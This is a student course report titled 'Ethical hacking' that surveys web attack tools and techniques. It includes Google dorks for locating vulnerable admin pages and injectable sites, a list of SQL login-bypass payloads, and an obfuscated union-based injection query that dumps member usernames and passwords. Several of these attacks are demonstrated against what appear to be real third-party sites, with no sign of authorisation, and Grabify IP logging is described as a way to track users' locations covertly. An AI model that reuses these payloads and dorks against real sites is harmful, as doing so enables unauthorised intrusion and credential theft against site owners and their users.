

Ethical hacking

**A thesis submitted in partial fulfillment of the
requirements for the course of Ethical hacking**

by Fahad Ahmed

On 8, January 2022

Batch : Alpha-35



Arena Web Security

Declaration by student

I, Fahad Ahmed Currently a Final Year Bachelor student of Computer Science And Engineering studying in Canadian University Of Bangladesh, hereby declare that the work presented here in is original work done by me under the supervision of Fahim Al Tanjim and has not been published or submitted elsewhere for the requirement of a degree programme. Any literature date or work done by other and cited within this thesis has given due acknowledgement and listed in the reference section.

Fahad Ahmed

Place: Arena Web Security

Certification

Certified that the thesis entitled “Ethical Hacking” submitted by Fahad Ahmed towards partial fulfillment for the Course of ethical hacking done by the institution of Arena web security is based on the investigation and learning done till now from the beginning of the course carried out under our guidance. The thesis part therefore has not submitted for the academic award of any other university or institution.

Batch : Alpha-35

Abstract:

Ethical hacking is a process of detecting vulnerabilities in an application, system, or organization's infrastructure that an attacker can use to exploit an individual or organization. They use this process to prevent cyber attacks and security breaches by lawfully hacking into the systems and looking for weak points. An ethical hacker follows the steps and thought process of a malicious attacker to gain authorized access and test the organization's strategies and network.

An attacker or an ethical hacker follows the same five-step hacking process to breach the network or system. The ethical hacking process begins with looking for various ways to hack into the system, exploiting vulnerabilities, maintaining steady access to the system, and lastly, clearing one's tracks.

The five phases of ethical hacking are:

1. Reconnaissance

First in the ethical hacking methodology steps is reconnaissance, also known as the footprint or information gathering phase. The goal of this preparatory phase is to collect as much information as possible. Before launching an attack, the attacker collects all the necessary information about the target. The data is likely to contain passwords, essential details of employees, etc. An attacker can collect the information by using tools such as HTTPTrack to download an entire website to gather information about an individual or using search engines such as Maltego to research about an individual through various links, job profile, news, etc.

2. Scanning

The second step in the hacking methodology is scanning, where attackers try to find different ways to gain the target's information. The attacker looks for information such as user accounts, credentials, IP addresses, etc. This step of ethical hacking involves finding easy and quick ways to access the network and skim for information. Tools such as dialers, port scanners, network mappers, sweepers, and vulnerability scanners are used in the scanning phase to scan data and records.

3. Gaining Access

The next step in hacking is where an attacker uses all means to get unauthorized access to the target's systems, applications, or networks. An attacker can use various tools and methods to gain access and enter a system. This hacking phase attempts to get into the system and exploit the system by downloading malicious software or application, stealing sensitive information, getting unauthorized access, asking for ransom, etc. Metasploit is one of the most common tools used to gain access, and social engineering is a widely used attack to exploit a target.

4. Maintaining Access

Once the attacker manages to access the target's system, they try their best to maintain that access. In this stage, the hacker continuously exploits the system, launches DDoS attacks, uses the hijacked system as a launching pad, or steals the entire database. A backdoor and Trojan are tools used to exploit a vulnerable system and steal credentials, essential records, and more. In this phase, the attacker aims to maintain their unauthorized access until they complete their malicious activities without the user finding out.

5. Clearing Track

The last phase of ethical hacking requires hackers to clear their track as no attacker wants to get caught. This step ensures that the attackers leave no clues or evidence behind that could be traced back. It is crucial as ethical hackers need to maintain their connection in the system without getting identified by incident response or the forensics team. It includes editing, corrupting, or deleting logs or registry values. The attacker also deletes or uninstalls folders, applications, and software or ensures that the changed files are traced back to their original value.

Acknowledgement

I would like to express my sincere gratitude to our honorable course instructor and supervisor Tanjim Al Fahim Sir, And also Jewel sir and all the moderator and admin for their continuous advice effort and invertible suggestion throughout the research.

I am really grateful to them.

I would also like to thank to all my course mate of this course who adviced ,helped and suggest me in need of the entire courses whenever I stucked In some point.

Thank you.

Table Of Contents	Page No
CHAPTER 1: SQL Injection	6
CHAPTER 2: Havij	8
CHAPTER 3: Grabify	9
CHAPTER 4: OSINT	9
CHAPTER 5: Manual SQL Injection	11
CHAPTER 6: No Redirect	12
CHAPTER 7: Acunetix Scanning	13
CHAPTER 8: Burp Suite	14
CHAPTER 9: Cryptography	15
CONCLUSION	17

CHAPTER 1: SQL Injection

SQL injection is a code injection technique that might destroy your database. SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input.

SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

Google Dorks compilation example to find SQL injections:

inurl: admin/login.php site:.pk

inurl: admin/login.php site:.in

inurl: admin/login.php site:.com

Sql Injection Queries:

Username: 1'or'1'='1

Password: 1'or'1'='1

or 1=1	admin' or 1=1
or 1=1--	admin' or 1=1--
or 1=1#	admin' or 1=1#
or 1=1/*	admin' or 1=1/*
admin' --	admin') or ('1'='1
admin' #	admin') or ('1'='1'--
admin'/*	admin') or ('1'='1'#
admin' or '1'='1	admin') or ('1'='1'/*
admin' or '1'='1'--	admin') or '1'='1
admin' or '1'='1'#	admin') or '1'='1'--
admin' or '1'='1'/*	admin') or '1'='1'#
admin'or 1=1 or ''='	admin') or '1'='1'/*

Example:

Link: <https://rapidx.in/admin/dashbord.php#>




Figure 1.1: Shows the admin dashboard accessed using SQL Injection.

CHAPTER 2: Havij

Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page.

It can take advantage of a vulnerable web application. By using this software user can perform back-end database fingerprint, retrieve DBMS users and password hashes, dump tables and columns, fetching data from the database, running SQL statements and even accessing the underlying file system and executing commands on the operating system.

The power of Havij that makes it different from similar tools is its injection methods. The success rate is more than 95% at injecting vulnerable targets using Havij.

Google Dorks compilation example for Havij:

```
news.php?id= site:.in
news.php?id= site:.com
news.php?id= site:.pk
news.php?id= site:.net
event.php?id= site:
gallery.php?id= site:
media.php?id= site:
```

Example:

Link: <http://www.aarontech.in/it/news.php?id=7>





Figure 2.1: Shows an example of the attack using Havij.

CHAPTER 3: Grabify

Grabify IP Logger URL & Shortener provides us with some of the most advanced and detailed statistical data and metadata for all clicks on your links. The IP Logger link can access information about user's IP address, location tracker (country, city) and so on. We can view the full list of features here.



The screenshot shows the 'GRABIFY IP LOGGER' dashboard. At the top is a navigation bar with links: HOME, TOOLS, BLOG, MY LINKS, MY PROFILE, and LOGOUT. Below the navigation bar, the section is titled 'LINK INFORMATION:'. It includes a 'Select Domain Name' dropdown with a 'Click here' button and a note '(All custom links will stay active)'. The main content area is a table-like form with the following fields:

Original URL	https://www.youtube.com/watch?v=talcnGVVXLA
New URL	https://grabify.link/1N7ZFP Copy Change domain/Make a custom link
Other Links	View Other link Shorteners
Tracking Code	EMLXEY
Access Link	https://grabify.link/track/EMLXEY
Email Notification	<input type="checkbox"/>
Smart Logger NEW!	<input type="checkbox"/>
Note	<input type="text" value="Enter a note... (This is only visible to you)"/> Save Note

On the right side of the dashboard, there is a vertical 'Feedback' button.

Figure 3.1: Shows link information to get location access of the user using Grabify.

CHAPTER 4: OSINT

Open-source intelligence (OSINT) is the collection and analysis of data gathered from open sources (overt and publicly available sources) to produce actionable intelligence. OSINT is primarily used in national security, law enforcement, and business intelligence functions and is of value to analysts who use non-sensitive intelligence in answering classified, unclassified, or proprietary intelligence requirements across the previous intelligence disciplines.

OSINT is intelligence “drawn from publicly available material”, according to the CIA. Most intelligence experts extend that definition to mean information intended for public consumption. OSINT is information that can be accessed without specialist skills or tools, although it can include sources only available to subscribers, such as newspaper content behind a paywall, or subscription journals.

Photo Forensic- Photo Forensics as a term will typically refer either to the profession dedicated to authenticating digital images to determine authenticity, or, it may refer to the capability of digital forensics software to find and identify photos.

ADF software does the later and offers investigators the ability to find digital photos on a computer or electronic device thereby quickly helping identify victims, suspects, or additional evidence.

Link: <https://29a.ch/photo-forensics>




Figure 4.1: Shows an example of Photo forensic using the link given above.


CHAPTER 5: Manual SQL Injection

It is a process of manually injecting sql queries using union operations in cyberfox.

Link 1:

<http://www.achr.net/activities-de.php?id=-1> Union Select

```
1,concat/*!(unhex(hex(concat/*!(0x3c2f6469763e3c2f696d673e3c2f613e3c2f703e3c2f7469746c65
3e,0x223e,0x273e,0x3c62723e3c62723e,unhex(hex(concat/*!(0x3c63656e7465723e3c666f6e7420
636f6c6f723d7265642073697a653d343e3c623e3a3a20416c69204b68616e2028416b446b2920447
56d7020496e204f6e652053686f74205175657279203c666f6e7420636f6c6f723d626c75653e28574
146204279706173736564203a2d20207620312e30293c2f666f6e743e203c2f666f6e743e3c2f63656
e7465723e3c2f623e))),0x3c62723e3c62723e,0x3c666f6e7420636f6c6f723d626c75653e4d7953514
c2056657273696f6e203a3a20,version(),0x7e20,@@version_comment,0x3c62723e5072696d61727
9204461746162617365203a3a20,@d:=database(),0x3c62723e44617461626173652055736572203
a3a20,user(),(/*!12345selEcT*/(@x)/*!from*/(/*!12345selEcT*/(@x:=0x00),(@r:=0),(@running_nu
mber:=0),(@tbl:=0x00),(/*!12345selEcT*/(0)
from(information_schema.*/*/columns)where(table_schema=database()))
and(0x00)in(@x:=Concat/*!(@x, 0x3c62723e, if( (@tbl!=table_name),
Concat/*!(0x3c666f6e7420636f6c6f723d707572706c652073697a653d333e,0x3c62723e,0x3c666f6
e7420636f6c6f723d626c61636b3e,LPAD(@r:=@r%2b1, 2,
0x30),0x2e203c2f666f6e743e,@tbl:=table_name,0x203c666f6e7420636f6c6f723d677265656e3e3a
3a204461746162617365203a3a203c666f6e7420636f6c6f723d626c61636b3e28,database(),0x293c
2f666f6e743e3c2f666f6e743e,0x3c2f666f6e743e,0x3c62723e),
0x00),0x3c666f6e7420636f6c6f723d626c61636b3e,LPAD(@running_number:=@running_number%
2b1,3,0x30),0x2e20,0x3c2f666f6e743e,0x3c666f6e7420636f6c6f723d7265643e,column_name,0x3c
2f666f6e743e))))x))))*/3,4,5,6,7,8,9
```



<http://www.achr.net/activities-de.php?id=-1> Union Select 1,concat(member_user,0x3d3d,member_pwd),3,4,5,6,7,8,9 from member




Figure 5.1: Shows database access using Manual SQL Injection.

CHAPTER 6: No Redirect

NoRedirect lets the user take control of HTTP redirects. It can be used to interdict an ISP's DNS search redirection hijacks, preview/screen "shortened" URLs (e.g., TinyURL), stop the annoying redirection of "smart" error pages, etc.

NoRedirect operates using a customizable list of rules. You can block redirects based on their source (useful for screening redirection services) or destination (useful for stopping DNS error hijacks). The flexibility of the rule system makes it possible to exercise both coarse and fine-grained control. For example, you could treat the rule list as a simple blacklist, or you could treat the rule list as a simple whitelist by placing various allow rules above a wildcard block rule, or you could cook up your own scheme, such as creating a set of rules to block all redirects except for those that end in an image file extension or those that originate from example.org.

Example:

Link: <http://www.asthaiti.in/admin/>




Figure 6.1: Shows gaining access of admin dashboard using No Redirect add on in cyberfox.

CHAPTER 7: Acunetix Scanning

Acunetix is an automated web application security testing tool that audits your web applications by checking for vulnerabilities like SQL Injection, Cross site scripting and other exploitable vulnerabilities. In general, Acunetix scans any website or web application that is accessible via a web browser and uses the HTTP/HTTPS protocol.

Acunetix offers a strong and unique solution for analyzing off-the-shelf and custom web applications including those utilizing JavaScript, AJAX and Web 2.0 web applications. Acunetix has an advanced crawler that can find almost any file. This is important since what is not found cannot be checked.

Example:

Link: <https://adityatekkali.edu.in>




Figure 7.1: Shows different vulnerabilities of a website using Acunetix Scanner.

CHAPTER 8: Burp Suite

Burp Suite Professional is one of the most popular penetration testing and vulnerability finder tools, and is often used for checking web application security. “Burp,” as it is commonly known, is a proxy-based tool used to evaluate the security of web-based applications and do hands-on testing. With more than 40,000 users, Burp Suite is the world’s most widely used web vulnerability scanner. It has a robust and modular framework, and is packed with optional extensions that can increase web application testing efficiency.

Example:

The screenshot displays the Burp Suite interface with the following components:

- Top Menu:** Versions, Heartbleed, SSL Scanner, CSurfer, Deserialization Scanner, Additional Scanner Checks, Errors, Headers Analyzer, AWS Security Checks, ExitTool.
- Taskbar:** Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options.
- Tasks Panel:**
 - 1. Live passive crawl from Proxy (all traffic): 110 items added to site map, 6 responses processed, 0 responses queued.
 - 2. Live audit from Proxy (all traffic): 5 requests (0 errors).
- Issue activity Panel:**
 - Filter: High, Medium, Low, Info.
 - Buttons: Certain, Firm, Tentative.
 - Table of issues with columns: #, Task, Time, Action, Issue type.
- Event log Panel:**
 - Filter: Critical, Error, Info, Debug.
 - Table with columns: Time, Type, Source, Message.
- Advisory Panel:**
 - Lack or Misconfiguration of Security Header(s)**
 - Issue: Lack or Misconfiguration of Security Headers(s)
 - Severity: Low
 - Confidence: Certain
 - Host: http://192.168.56.28
 - Path: /mutillidae/a/a%5c%b%22c%3e%3f%3e%25%7d%7d%25%25%3ec%3c%3f%7b%7b%25%7d%7dcake%5c
 - Note: This issue was generated by the Burp extension: Headers Analyzer.
 - Issue detail: The response lacks or includes the following misconfigured security headers.
 - Please note that some of these issues could be false positives, a manual review is recommended.

Figure 8.1: Shows Burp Suite Scanning.

CHAPTER 9: Cryptography

Cryptography is the study of secure communications techniques that allow only the sender and intended recipient of a message to view its contents. The term is derived from the Greek word *kryptos*, which means hidden. It is closely associated to encryption, which is the act of scrambling ordinary text into what's known as ciphertext and then back again upon arrival. In addition, cryptography also covers the obfuscation of information in images using techniques such as microdots or merging. Ancient Egyptians were known to use these methods in complex hieroglyphics, and Roman Emperor Julius Caesar is credited with using one of the first modern ciphers.

Caesar Cipher in Cryptography:

The Caesar Cipher technique is one of the earliest and simplest method of encryption technique. It's simply a type of substitution cipher, i.e., each letter of a given text is replaced by a letter some fixed number of positions down the alphabet. For example with a shift of 1, A would be replaced by B, B would become C, and so on. The method is apparently named after Julius Caesar, who apparently used it to communicate with his officials.

Thus to cipher a given text we need an integer value, known as shift which indicates the number of position each letter of the text has been moved down.

The encryption can be represented using modular arithmetic by first transforming the letters into numbers, according to the scheme, A = 0, B = 1,..., Z = 25. Encryption of a letter by a shift n can be described mathematically as.

$$E_n(x) = (x + n) \bmod 26$$

Example:

```
Text : ABCDEFGHIJKLMNOPQRSTUVWXYZ
Shift: 23
Cipher: XYZABCDEFGHIJKLMNOPQRSTUVW

Text : ATTACKATONCE
Shift: 4
Cipher: EXXEGOEXSRGI
```

Figure 9.1: Shows encrypted text using Caesar Cipher technique.

CONCLUSION

In times when cybercrime is on the rise, ethical hacking is a recommended business strategy for the prevention and protection from such cyber attacks. Targeted test attacks and practical penetration tests can demonstrably optimize the security of an IT infrastructure and, in doing so, prevent illegal hacking at an early stage. Clients who engage in ethical hacking can avoid the danger of operational blindness because outside experts approach hacks differently and may have different specialist perspective or a different set of prior knowledge and understanding of the matter.

